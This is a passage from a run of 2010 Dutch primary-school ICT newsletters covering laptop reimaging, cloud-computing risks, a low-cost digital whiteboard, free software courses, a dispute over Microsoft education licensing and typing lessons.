3. en 4. De student zoekt informatie op de VLC en via andere bronnen (boeken, internet) en selecteert wat voor de opdracht van belang is. Dan maakt hij zijn leerprodukt en zet het in zijn Portfolio.
5. Virtuele interactie via de Virtual Learning community. Studenten zien elkaars leerproducten en kunnen feedback geven. Feedback levert punten op, afhankelijk van de kwaliteit ervan. Het proces is volgbaar voor de begeleider via Internet.
6. Bijeenkomst. Bijvoorbeeld 1 dag per week bezoekt de student de opleiding, spreekt mede-studenten, krijgt coaching en inhoudelijke begeleiding m.b.t. zijn leeropdrachten.
7. N.a.v. 6 kan de student zijn leerprodukt verbeteren en en voordragen voor voor de selectie als 'Best Practice'.
8. Beoordeling leerproducten. Van verschillende studenten worden de de best geselecteerde (door medestudenten) producten besproken. De opleider valideert de producten.
9. Publicatie van goedgekeurde producten op publieke site die ook door belangstellenden (werkgevers b.v.) bezocht wordt. Niet goedgekeurde producten kunnen verbeterd worden.
10. Assessment, presentaties. Hier moet je voor medestudenten en assessor bewijzen dat je de competenties hebt verworven.
11. Beoordeling, zelfbeoordeling, reflectie. Gesprekken met assessor en coach. Deze fase kan zich op vele momenten in het proces afspelen.

In het model wordt al in een zeer vroeg stadium gebruik gemaakt van diverse internet en ICT toepassingen, van lerende communities en van produktgerichte opdrachten. Het contact met onderwijsgevendenden is via diverse Internet toepassingen en via bijeenkomsten. Van studenten wordt verwacht dat ze elkaar feedback (leren) geven. Door gebruik van internet en ICT zijn de onderlingen contacten en de feedback door de onderwijsgevende goed (24/7) te volgen en te beïnvloeden.

Opmerkingen:

[1] We kunnen daar nog aan toevoegen:

- Internet en ICT zijn vaak met kunst en vliegwerk in de bestaande leermethodes ingepast. Dat leidt niet tot een optimale methode.
- Educatieve uitgeverij zijn groot geworden voor het Internet tijdperk door de verkoop van bedrukt papier. Dat is nog steeds hun core business. Internet en ICT zijn strijdig met hun belangen.

Dirk: VAL heeft trekken van **MAP (Media Action Projects)**. MAP maakte intensief gebruik van destijds nieuwe technologie om leren te faciliteren. In MAP's tijd bestond het Internet nog niet, maar media (video etc.) in handen van de lerenden was een goed werkend model in het basisonderwijs. VAL is veel beter uitgewerkt dan MAP, talloze opleiders werkten eraan mee en het Ministerie van Onderwijs subsidieerde de ontwikkeling.

Last but not least: VAL Junior is in ontwikkeling en wordt nu op een paar basisscholen uitgetoetst. Interessant om te volgen.

Links:

<http://www.citowoz.nl/>

Deze site is een startpunt voor veel info en praktijk.

Er is een Virtual Learning Community

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Na zo'n lang verhaal, geen techniek.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 12 - 2010 (26 maart)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**INNOVATIE VOOR LAPTOPS IN SCHOLEN**

Op de Joop Westerweelschool is een grote technische vooruitgang geboekt in het gebruik van laptops in school. Om dat duidelijk te maken schetsen we eerst het probleem en daarna de oplossing.

De school heeft een stuk of 20 laptops die voor verschillende groepen worden ingezet. Leerlingen gebruiken ze -alle educatieve software staat ook op de laptops-, ouders, leerkrachten en anderen ook. Omdat de laptops draadloos door de school 'zwerven' weet men niet precies wat er met ze gebeurt. Een kleine inventarisatie van de mogelijkheden:

- Een leerkracht of leerling kan als experiment even een programma willen installeren. Dat is goed, want een school is om wat te leren.
- Door het gebruik van de laptop komt er na verloop van tijd steeds meer 'rommel' op en wordt hij steeds trager. De meesten van jullie kennen het verschijnsel.
- Er kunnen per ongeluk of expres virussen op komen.
- Een slechterik kan er een programma op zetten om gegevens te verzamelen van gebruikers.

De kans op vervuiling, ongeoorloofde acties en virussen is groter dan bij de computers die vast in de klas gebruikt worden, waar meer toezicht is.

De oplossing voor al deze problemen is het makkelijk kunnen terugkeren naar een 'maagdelijke' laptop. Het volgende voorbeeld illustreert de oplossing:

Op een willekeurige dag worden laptops 5, 3, 17, 11, 16, 4, 5, 7, 9 en 18 gebruikt. Op het eind van de dag worden ze teruggezet in de kast en aangesloten op de acculader en op het netwerk van de school.

's Nachts om een uur of 12 worden de gebruikte laptops automatisch één voor één aan gezet. Vervolgens wordt een image op de gebruikte laptops terug gezet. Een image is een computerbestand waarin een exacte kopie van een harde schijf staat. Daarna gaan de gebruikte laptops weer uit. De volgende ochtend staan er weer 20 laptops, schoon en vers. Aan het hele proces komt geen mens te pas en omdat alleen de gebruikte laptops een nieuw image krijgen is het nog energie-zuinig ook. De **Joop Westerweelschool** is een **STRICT (Vereniging Scholen Tezamen Rijk met ICT)** school. De vereniging is ontzettend blij met deze ontwikkeling voor laptops die al zeer kostenbesparend is gebleken bij de gewone werkstations in de STRICT scholen.

**CLOUD COMPUTING**

Deze week ontvingen we van een trouwe BIC lezer het bericht, dat zijn provider de e-mail een dag lang in "the cloud" had laten verdwijnen.

Wat is 'cloud computing' (hierna CC) ? De 'cloud' (nederlands: wolk) staat voor het internet en de delen en acties van applicaties die niet op de machine van de gebruiker plaatsvinden. [Wikipedia]

Over CC staan in de Consumentenbond Digitaalgids nr 2 (het april/maart nummer) twee artikelen. Een korte samenvatting:

Het artikel 'Cloud Computing' legt uit dat me met CC computerprogramma's gebruikt die niet op je eigen PC staan, maar op het internet. Voorbeelden als webmail, agenda, telewerken, je bestanden, je foto's en video's bewerken en delen, online chat of telefonie etc.). Online diensten die programma's nabootsen (tekstverwerken, email, foto's bewerken) hebben minder gebruiksgemak dan de echte programma's. Innovatieve toepassingen zijn veel interessanter, bijvoorbeeld gps toepassingen die informatie geven over je locatie, soms zelfs met kijkrichting en handige geheugensteuntjes voor notities. Kortom, leuke dingen voor de mensen.

Het andere artikel gaat over de gevaren. De volgende tips worden gegeven: wat je opslaat op internet moet je ook op je eigen computer bewaren. Je moet niets op het internet zetten, dat absoluut vertrouwelijk is. Belangrijke documenten moet je versleutelen. En je moet niet al je zaken bij één partij onderbrengen. Het artikel eindigt met: "Software via internet levert straks meer gemak en vrijheid op, maar in dezelfde mate ook grotere risico's. U legt uw digitale leven in handen van een partij die geld wil verdienen. En dus gaat het vooral om de integriteit van die partij. Of de wet hierbij een stevig vangnet vormt, valt nog te bezien". Kortom, niet doen dus als school of bestuur.

Begin februari verwezen we al naar de volgende link

<http://www.infoworld.com/d/security-central/gartner-seven-cloud-computing-security-risks-853>

waarin gewezen wordt op zeven veiligheidsrisico's die verbonden zijn aan cloud computing. Dat zijn er twee meer dan de Consumentenbond noemt. Zeer aan te raden.

Davindi implementatie voor de Kidsportal van Kennisnet

Op de Kidsportal van Kennisnet is een prachtige zoekimplementatie opgenomen voor het zoeken naar (digitaal) leermateriaal met Davindi. De implementatie zoekt rechtstreeks in de collecties van Edurep via SRU/SRW (filter PO): Teleblik, Davindicollectie, Watereducatie, Digischool, Klascement en de collectie van het Freudenthalinstituut. [Naar de Kidsportal](#) (klik linksonder op het Davindilogo) >>

#### **LESIDEEËN**

Geschiedenis >>>>

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Geen techniek deze week. Nog wel steeds programmeurs gevraagd voor diverse projecten.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 13 - 2010 (2 april)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

Veel bezoeken deze week, allemaal omdat we zo ver vooruit zijn op ICT gebied.

**DE BURCHT**

Van **OBS de Burcht** kregen we de ICt aanjager en de voorzitter van de oudercommissie op bezoek. Ze hadden al van hun ICT-er over **ONSBORD** gehoord en toen gezien dat we nogal vooruitstrevend bezig zijn. Zij hebben behoefte aan ICT beleid. Daar konden we wel wat over vertellen; wat je zoal wel en niet moet doen en waar valkuilen liggen.

**ZAPP**

Omdat we een school zijn die bekend staat op ICT gebied had **omroep ZAPP** gevraagd of leerlingen van onze bovenbouw een aantal nieuwe games wilden testen. Er moest nog even een poort op de firewall opengezet worden (Dank Peter, voor de snelle service!) en daarna liep het vlekkeloos. Er waren wel 7 mensen van Zapp om de kinderen te jhelpen en van hen te horen wat er wel en niet leuk was. **foto's**. Nota bene: 20 werkstations benaderden via de gewone gratis XS4ALL ADSL verbinding de ZAPP server. 't Ging prima zonder glasvezel of BOA.

**CURSUS BEELBEWERKING**

De naschoolse cursus beeldbewerking voor leerlingen van groep 6, 7 en 8 werd afgesloten met een daverende presentatie van de gemaakte werkstukken. Ouders, leerlingen, de docenten, directie en, en leden van de organisatie **Amsterdamphoto** waren aanwezig om de resultaten te bewonderen. De leerlingen hadden **prachtige collages** gemaakt van hun ook zelfgemaakte digitale foto's. Ze vertelden hoe ze gewerkt hadden en welke technieken ze hadden geleerd. De resultaten waren indrukwekkend. De leerlingen kunnen zonder extra kosten thuis verder werken met het beeldbewerkingsprogramma. Zie verder bij **TECHNIEK**

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**CURSUS BEELDBEWERKIING**

De cursus (zie boven) werd gegeven het met legale, gratis beeldbewerkingsprogramma **GIMP**. Tot ieders vreugde bleek GIMP makkelijker te gebruiken te zijn dan bijvoorbeeld Photoshop Elements. Dat mag je 1 maand 'gratis' gebruiken waarna je 100 euro moet betalen voor een legale versie. Door GIMP te gebruiken kunnen de leerlingen nu thuis ook ermee werken en of ze nu Max, Linux of Windows gebruiken doet er niet meer toe. GIMP is er in vele varianten. De kennis die de ll. hebben opgedaan blijft nog jarenlang bruikbaar.

Groet en een zalich Pasen. Of kunnen we dat beter niet meer schrijven?

Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 14 - 2010 (9 april 2010)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**BEZOEK BESTUURSDIENST GEMEENTE AMSTERDAM**

Twee ICT adviseurs van die dienst wilden graag zien wat we in de afgelopen jaren aan innovatieve en kostenbesparende oplossingen voor het basisonderwijs hebben ontwikkeld. Wij toonden [Site@School](#), [ServerAtSchool](#), [ONSBORD](#) en [STRICT](#). Ze waren zeer onder de indruk en zouden proberen of ze iets voor de continuïteit van onze innovaties kunnen betekenen.

**NASCHOOSE ACTIVITEIT 'INTERNET OK'.**

Door [Technika 10](#) wordt de naschoolse cursus Internet OK aangeboden.

14 kinderen (groep 5 en 6) begonnen deze week in ons Kenniscentrum. Ze leren nu in een stoomcursus over veilig internetten, over spam, over hyves, over een emailadres aanmaken, over chatten, etc. Met behulp van een beamer wordt op een groot scherm (binnenkort digibord) uitleg gegeven. Daarna krijgen de kinderen opdrachten. Geweldig om te zien hoe sommige kinderen "alles al weten". Die zijn heus al erg handig, maar alles weten, dat doen ook wij niet!

Later in de cursus leren ze ook zoeken op het internet en een website maken.

Na afloop van de eerste les kwam er een vader vragen of ze vervolg op de cursus ook een (betaalde) cursus kunnen volgen waarin ze leren spelletjes te maken.

Daar moeten we nog even over onderhandelen!

**ZWART OP WIT**

In groep 3 staat een ONSBORD digibord. De leerlingen leren schrijven met de methode 'zwart op wit' van Zwijsen. Krista wil het digibord gebruiken voor uitleg. We maken afbeeldingen van de liniaturen zodat ze die in [Jarnal](#) (de digibordsoftware) kan gebruiken. Dat is handig, want nu hoeft ze die niet telkens op het bord te zetten. Voor wie ook ZoW gebruikt, de plaatjes komen er aan. Graag even melden wie het ook wil gebruiken.

**NOiV**

We hadden een gesprek met [Nederland Open in Verbinding](#). We staan niet op hun website als voorbeeldproject. Binnenkort wel.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

We zijn bezig met [MythTV](#), software voor een digitale videorecorder, gemaakt met een TV tuner en een PC met DVD. Heeft iemand ervaring?

Er bleek geen belangstelling voor onze oude servers en UPS. Jammer. Ze worden afgevoerd.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 15 - 2010 (16 april)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

**SCHOOLPAKKET AMBRASOFT**

Deze week kwam een brief van Ambrasoft met de vooraankondiging van de nieuwe versie 2011. Ze melden, dat de tafel-module een vernieuwingsbeurt heeft gehad. De bovenbouw leerlingen kunnen lange tijd zelfstandig blijven werken aan hun tafeltaalvaardigheden. Het gaat om een aparte leerlijn voor tafels boven de 10. Heel grappig, dat ze nu ook aandacht besteden aan het digitale schoolbord, maar let op, er staat: "[knip] ...de manier waarop u het schoolpakket kunt inzetten. Uiteraard individueel, waarbij ...[einde knip]. Maar ook klassikaal, waarbij u het digibord gebruikt."

Het digibord lijkt een valkuil. Het verleidt de leerkracht tot klassikaal werken in plaats van onderwijs op maat. Het digibord kan ook gebruikt worden door een groepje leerlingen om samen mee te oefenen!

**WAARSCHUWINGSDIENST**

Ons abonnement op de Waarschuwingsdienst leverde deze week een melding op over Adobe. Je moet een update installeren, anders kan een aanvaller controle krijgen over je computer.

Wij gebruiken in plaats van adobe reader al sinds jaar en dag **FOXIT READER**. Het opent veel sneller dan Adobe.

**WINSCP en SKYPE**

Met dit gratis en open source programma werken leerkrachten van thuis met hun documenten op school. Om de handleiding bij te werken hebben we deze week de laatste versie gedownload en tot onze schrik werd gevraagd of we de Uniblue RegistryBooster mee wilden downloaden. Mooi niet! En heel vervelend. Enig Googelen bracht ons op:

<http://www.liutilities.com/products/wintaskspro/processlibrary/winscp/>. Een site die er met Dirk's ogen er zeer onbetrouwbaar uitziet. Zeker voor een programma als WinSCP.

Zo ontdekten we ook dat de nieuwste download van SKYPE invloed heeft op de telefoonnummers die op onze website staan. Als je aan de website werkt en je hebt SKYPE geïnstalleerd en 'aan' staan, komen er skype tekentjes op je website. Onze systeembeheerder is aan het uitzoeken hoe dat voorkomen kan worden. We hebben in ieder geval de skype-regels uit de code kunnen verwijderen.

Wie kan ons een betrouwbaar opensource telefoon programma aanraden?

**WEBSITE**

In onze vorige BIC meldden we, dat we oude servers hebben aangeboden en dat niemand erop heeft gereageerd. Van een trouwe BIC lezer kregen we de tip voor de volgende site:

[www.schoolveiling.nl](http://www.schoolveiling.nl). Daar kun je behalve ICT spullen ook andere schoolspullen kwijt en vinden! Neem een **kijkje!**

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**ONSBORD BIJ ONS**

We zijn zeer druk met offertes vragen aan alle leveranciers want we willen veertien keer **ONSBORD** in school. Deze week dus ook de installateur en electriciën op bezoek want alles gaat nu volgens het boekje. Het valt ons op dat andere scholen weinig specifiek zijn over de totale kosten van een digibord. Wie kan ons informeren wat een complete digibord installatie kost, inclusief ALLE installatiekosten, gedaan door erkende installateurs.

**BEAMERBEUGELS**

Zo vroegen we ook offerte aan voor de beamerbeugels. We hadden de eerste paar beugels besteld bij [extreme-shop.nl](http://extreme-shop.nl). Scherpe prijzen inclusief BTW en bij voldoende afname franco school. Nu hebben ze dezelfde beugels in meerdere afmetingen.

Beugel: 43 tot 65 cm. lengte € 19,--

Beugel: 60 tot 100 cm. lengte € 21,--

Beugel: 100 tot 180 cm. lengte € 24,--

We hebben ervaring met de kortste beugels en die bevalen prima.

**LAATSTE NIEUWS**



Van Lex kregen we een stuk Palight van [Palram](#). Het lijkt interessant materiaal als projectievlak voor [ONSBORD](#). Iemand ervaring mee? Wordt vervolgd.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 16 - 2010 (23 april)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

Een lange BIC, hou vol! We zijn er zelf heel trots op.

**MICROSOFT JAAGT ONDERWIJS OP ILLEGAAL OP KOSTEN**

We schreven al eerder over de **illegale praktijken** van Microsoft. Samengevat: Microsoft verhindert IT bedrijven toegang tot de onderwijsmarkt als zij mogelijk concurrenten van APS IT diensten zijn. Deze week kregen wij deze mail van zo'n bedrijf. Surfiensten is de leverancier van Microsoft licenties voor het middelbaar onderwijs, zoals APS IT diensten dat voor het basisonderwijs is.

Geachte heer/mevrouw,

In november vorig jaar zijn wij begonnen ons te certificeren voor Microsoft Education (AER), en na vele mailwisselingen met Microsoft zijn wij "erachter gekomen" dat microsoft geen onderwijslicenties wil leveren omdat ze daarvoor een afspraak hebben gemaakt met Surfendiensten.

We kwamen vervolgens het verhaal van Rosa Boekdrukker tegen op internet welke in feite overeenkomt met die van ons, met als verschil dat wij geen onderwijsinstelling zijn maar een concurrent willen worden van Surfendiensten. De NMA wilt helaas geen onderzoek starten, wel gaan wij hier uiteraard mee verder tot een rechtszaak aan toe, maar zouden graag willen weten of u contact heeft gehad met de EC, mevr. N. Kroes.

Wij hebben een bedrijf in [land in Europa, KD] welke de licenties in [zelfde land, KD] verdeelt, maar zelfs dat wordt nu moeilijk omdat microsoft niks van zich laat horen, men is bang dat die licenties in Nederland verkocht gaan worden. Wij weten dus dat er een flinke marge op de licenties zit en concurrentie zinvol zal zijn voor de scholen en leerlingen. Microsoft heeft ons verboden de [land, KD]B versies in Nederland te leveren aan scholen en leerlingen.

Helaas zitten de gesprekken met microsoft op dit moment vast en komen we niet verder, we zouden dan ook graag van u vernemen (indien u uiteraard deze informatie wilt verstrekken aan een voor u onbekend bedrijf) of u contact heeft gehad met Mevrouw N. Kroes, en welke educatiemanagers van Microsoft u gesproken heeft. Extra informatie zou uiteraard zeer waardevol zijn.

Wij danken u alvast voor uw tijd en hopen op een reactie.

Met vriendelijke groet,  
[naam persoon K,D]  
[naam bedrijf K,D]

Onze reactie publiceren we ook maar meteen. We steunen dit initiatief van dit bedrijf van HARTE! Dit is het tweede bedrijf dat we kennen met soortgelijke problemen met Microsoft. We weten allang dat basisscholen, door het bondje tussen Microsoft en APS IT diensten, veel te veel betalen voor licenties en zogenaamde 'gratis' producten. Daarom raden wij scholen aan hun licenties in België te kopen; de kosten heb je er vrij snel uit.

Het bedrijf hierboven schrijft: "Microsoft heeft ons verboden de [land , KD] versies in Nederland te leveren aan scholen en leerlingen." Daar kunnen we kort over zijn. Typisch blufpoker van een monopolist. We leven in de EEG en er is vrij verkeer van goederen en diensten. Het wordt nu echt tijd dat de NMa uit zijn luie stoel komt en in actie onderneemt. We weten het, het is provocerende taal die we uitslaan. We hopen dat Microsoft, APS IT diensten en de NMA erop reageren. See you in court; wij zitten op de publieke tribune. Zie ook volgend VIVES stuk

**VIVES**

Iedere maand bericht de **Vives** in de rubriek over technische problemen.

In no. 104, april 2010, stellen Sander Filius e.a. "problemen aan de kaak en zoeken naar oplossingen".

Een lang artikel waarvan we de inleiding over nemen:

"Laatst met een aantal bovenschoolse ict-coördinatoren gebrainstormd over de kosten van de licenties die we wéér hebben moeten betalen. Ik weet dat het in jullie ogen een klein bedrag is, maar voor een schoolbestuur is het een heleboel geld. Ik merk dat er bij de andere schoolbesturen toch ook wel wordt gekeken naar

alternatieven die minder geld kosten. Alleen is het "kijken naar" geld één ding. Maar nog belangrijker lijkt mij minimaal dezelfde functionaliteiten en mogelijkheden.

Daarbij zullen de pakketten voor de gebruikers niet teveel af moeten wijken, want je weet hoe lastig het is voor de leerkrachten om zich een nieuw pakket eigen te maken. Daarom hebben wij ook besloten om nog lekker met Office 2003 te blijven werken en niet over te stappen naar 2007. En hoe zit het eigenlijk met de beheersbaarheid als je overstapt naar een Open Source pakket? Hebben we dan weer een blik techneuten nodig of kunnen we uit de voeten met de huidige beheerders? Waar we voorheen nooit echt over nadachten, merk je dat er in tijden van crisis ook hiervoor keuzes gaan worden gemaakt. Graag jouw idee hierover. Oja, de meeste schoolbesturen hebben de techniek inmiddels uitbesteed."

Daar kunnen wij aan toevoegen: uitbesteed aan bedrijven die geen enkel belang hebben bij Open Source en Open Standaarden, bevolkt door ICT'ers die behept zijn met het 'not invented here' syndroom en/of niet bereid zijn om nieuwe technieken te leren. Bestuur en management, bij gebrek aan ICT kennis, grijpen niet in. De oplossingen staan in de rest van het Vives-artikel.

### **BLIND TYPEN**

Al geruime tijd zijn we op zoek naar een manier om leerlingen blind te leren typen. Laatst werden we benaderd door [www.ticken.nl](http://www.ticken.nl) In het Aprilnummer van **COS** staat een evaluatie over dat programma. Het klinkt niet gek. Eén van onze redacteurs heeft les 1 deze week gedaan en vreest dat ze het geduld voor de lessen niet kan opbrengen.

Heeft iemand van de BIC lezers ervaring met typelessen voor leerlingen en hoe je het onder schooltijd of thuis kunt aanpakken?

Wij hebben wel op de leerling desktops het programma "**ik typ**" staan, maar de discipline ontbreekt om de kinderen ermee te laten werken.

### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

### **WINDOWS XP VERSLAAFD**

Als je dat bent qua uiterlijk en bediening, maar toch eens een Linux wilt proberen: <http://ylmf.org/en/> . Dank voor de link, **PC-Dokter**.

### **PALRAM**

Vorige week berichtten we al over **Palram**, een multinational die, kort gezegd, kunststof plaatmaterialen maakt in talloze vormen voor talloze toepassingen. We vonden via Lex één van hun producten die veelbelovend lijkt als projectievlak voor ONSBORD. Contact met Rob van Palram en ONSBORD uitgelegd. Palram wil meewerken aan experimenten met projectiematerialen die ook als whiteboard bruikbaar zijn. Ze sturen een aantal staaltjes en wij stuurden een staaltje van de folie die wij gebruiken. Als dit werkt, zou het de kosten van een ONSBORD wel eens dramatisch kunnen drukken. Hartelijk dank Rob!

### **ONSBORD KOSTEN**

We zijn bezig met berekening van de totale, werkelijke, echte kosten van 14 x ONSBORD in onze school. Van andere scholen kregen we onvolledige gegevens die snel kunnen leiden tot optimisme. Bij ons zijn in de kosten begrepen:

- Alle materialen: short throw beamers (€ 839,- p.s.), plafondbeugels voor beamer, alle kabels, ONSOBRD compleet pakket, USB2 PCI kaarten, USB dongels, alle whiteboard folie, ruim berekend klein materiaal.

- Alle arbeid: aanpassingen aan elektrische installatie door gecertificeerd elektricien en installateur, kabelgoot leggen, ophangen beamers en Wiis, beplakken whiteboards, aanpassingen aan en installatie van software in het image v.d. werkstions door systeembeheerder.

- Een post onvoorzien van € 1500,- voor het gehele project. Voor ons bedragen de kosten dan € 2100,- incl. BTW per digibord in een klas. LET OP: Zoals je uit het Palram verhaal kunt lezen zijn we druk bezig de kosten nog verder omlaag te brengen.

### **BEZOEK UIT NIJMEGEN**

Van OBS de Oversteek ontvingen we Paul (ICT'er met technische en programmeer ervaring én ervaring met de verschillende commerciële borden) en Marianne (leerkracht en ICT'er met digibord ervaring). Ze waren zeer te spreken over ONSBORD en Paul vond het beter werken dan de commerciële borden en had goede tips voor ons. Wie ONSBORD gebruikt moet experimenteren met de SmoothBoard pen software (de software die wordt meegeleverd). Gebruikers kunnen naar eigen wens aanpassingen maken en functionaliteit

verbeteren.

**TAGLINE**

Van onze syseembeheerder: "Wie zijn documenten in de cloud bewaart ziet ze vliegen."

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 17 - 2010 (29 april)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

Goed nieuws hieronder. Bevrijdingsdag komt naderbij!

**BEDRIJVEN BINDEN STRIJD AAN MET MICROSOFT EN APS IT DIENSTEN**

We hadden de harde feiten al, maar mochten nog geen namen noemen. Nu wel.

In de BIC van vorige week schreven we al over het bedrijf dat van Microsoft een verbod kreeg om goedkope onderwijslicenties aan het Nederlandse basisonderwijs aan te bieden. Want Microsoft heeft namelijk een exclusieve - maar illegale, want concurrentievervalsende - deal met APS IT diensten. **CompuStunt** wil tegen concurrerende prijzen onderwijslicenties [1] aanbieden. Microsoft verhindert dat. Wij betalen door deze illegale praktijken veel te veel voor onze licenties. Bij APS IT diensten koop je eigenlijk niets, het lijkt meer op huren, want je betaalt jaar na jaar na jaar na jaar en bent daardoor veel te duur uit.

Even meerekenen: Bij APS betaal je ongeveer € 25 PER JAAR. Als CompuStunt zou mogen leveren, zou je EENMALIG € ..... [2] betalen. Een leerling in groep 5 kan nu uitrekenen dat je binnen X jaar winst maakt. Bedankt Johan, voor je toestemming en je actie bereidheid. Je helpt het Nederlandse onderwijs enorm!

[1] Voor het onderwijs heb je een 'volume' licentie nodig. Deze Windows versie heeft maar één codesleutel nodig voor al je werkstations (de Volume License Key).

[2] Prijs nog niet bekend bij verschijnen BIC. Wij betaalden een twee jaar geleden ongeveer € 85 éénmalig per licentie. Hopelijk in de volgende BIC meer.

**INFOTHEEK NU OOK UIT DE KAST**

Ook **Infotheek** had zich, net als Compustunt, bij Microsoft laten kwalificeren als onderwijslicentieverkoper. We moesten het lang geheim houden vanwege Infotheek's angst voor Microsoft dreiging. Ze zouden wel eens hun andere verkoopmogelijkheden van Microsoft licenties kunnen kwijtraken als ze openbaar zouden klagen over de deal tussen Microsoft en APS IT diensten. Gelukkig ligt alles nu op straat. Dank, Duco, voor de toestemming. Je helpt het Nederlandse onderwijs.

**KAMERVRAGEN**

Robbie, we hopen dat je nu genoeg materiaal hebt voor Kamervragen om de laksheid van de NMa (Nederlandse Mededingings autoriteit) aan te pakken.

**PUBLICITEIT**

Brenno en we rekenen op publiciteit en uitgebreide bronvermelding.

**ANDERE ACHTERHUIZEN**

Een prachtig voorbeeld van verhalen van onderduikers [andereachterhuizen.nl](http://andereachterhuizen.nl)

**TELEBLIK**

Leuke filmpjes om de leerlingen naar te laten kijken. Volgens de teleblik nieuwsbrief waren o.a. deze filmpjes de meest bekeken filmpjes in april: (je hebt wel je inlogcode nodig om te kijken!)

- [Wat is een vulkaan en waarom barst hij uit?](#)
- [Het ontstaan van vulkanen en eilanden](#)
- [Waarom is het dag en nacht?](#)

**TYPECURSUS**

Naar aanleiding van de vorige BIC en de reactie erop over blind tikken schreef Lucie dat er bij onze schrijfmethode (Zwart op Wit) ook een cursus blind tikken hoort. Na enig onderzoek kwamen we erachter, dat Type2be als nadeel heeft, dat de kinderen de gegevens die ze thuis verwerven door te oefenen met tikken, op school moeten invoeren. Dat is niet handig. Een webbased type-programma is veel gemakkelijker: je kan zowel thuis als op school verder met waar je gebleven bent.

Nog steeds: welke school heeft ervaring met het aanleren van blind typen bij kinderen?

N.B.

Dirk heeft nog een typecursus liggen die oud, simpel en gratis is. Als kinderen er 10 minuten per dag mee werken kunnen ze in twee maanden blind typen met 120 aanslagen per minuut. Mag overal gebruikt worden.

Downloaden op:

<http://wyxs.net/downloads/computerstuff/typeles.zip>

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Paul van OBS de Oversteek uit Nijmegen (zie vorige BIC) maakte nog een filmpje van zijn bezoek aan de Rosa en ONSBORD. [Zie hier op YouTube](#)

Groet, goed weekend en goede vakantie (2 weken!)

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 20 - 2010 (21 mei)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

Weinig ICT nieuws, deze week. Karin thuis na knie-kijkoperatie. Beterschap Karin! Dirk was thuis om daar te werken aan wat nieuws.

**DIGITAALGIDS CONSUMENTENBOND (mei/juni 2010)**

Een onderzoek naar pocketcamcorders leverde als 'beste koop' een al eerder door ons genoemde FLIP op. En wel type Flip Ultra HD. De bijgeleverde software stelt je ook in staat om een gemaakt filmpje rechtstreeks van de Flip te verzenden. Heel handig.

**VIVES nr 105 (mei 2010)**

blz 47 en 48. 'leermiddelenbeleid open source'.

In dit artikel wordt o.a. erop gewezen, dat als je onafhankelijkheid, veiligheid en kwaliteit bij het formuleren van je beleid hoog in het vaandel hebt staan, je serieus aandacht moet besteden aan open-source.

Onafhankelijkheid, omdat je niet gebonden bent aan één leverancier met bijbehorende diensten. Veiligheid en kwaliteit, omdat de ontwikkeling van software plaatsvindt door een NETWERK van programmeurs. Fouten in de broncode kunnen snel worden opgespoord, omdat iedereen mag meekijken/denken.

In het artikel wordt maar heel summier een oplossing geboden voor het gebruik van educatieve software. Dat is jammer.

**REUZE CALCULATOR**

We kregen van Margret een calculator met grote cijfers. Alice, coördinator voorschool en onderbouw: "Hartelijk dank! Het is een toevoeging voor peuters en kleuters om met 'Wis en Reken' bezig te zijn en om hun spel te verrijken en nog echter te maken."

**ONSBORD**

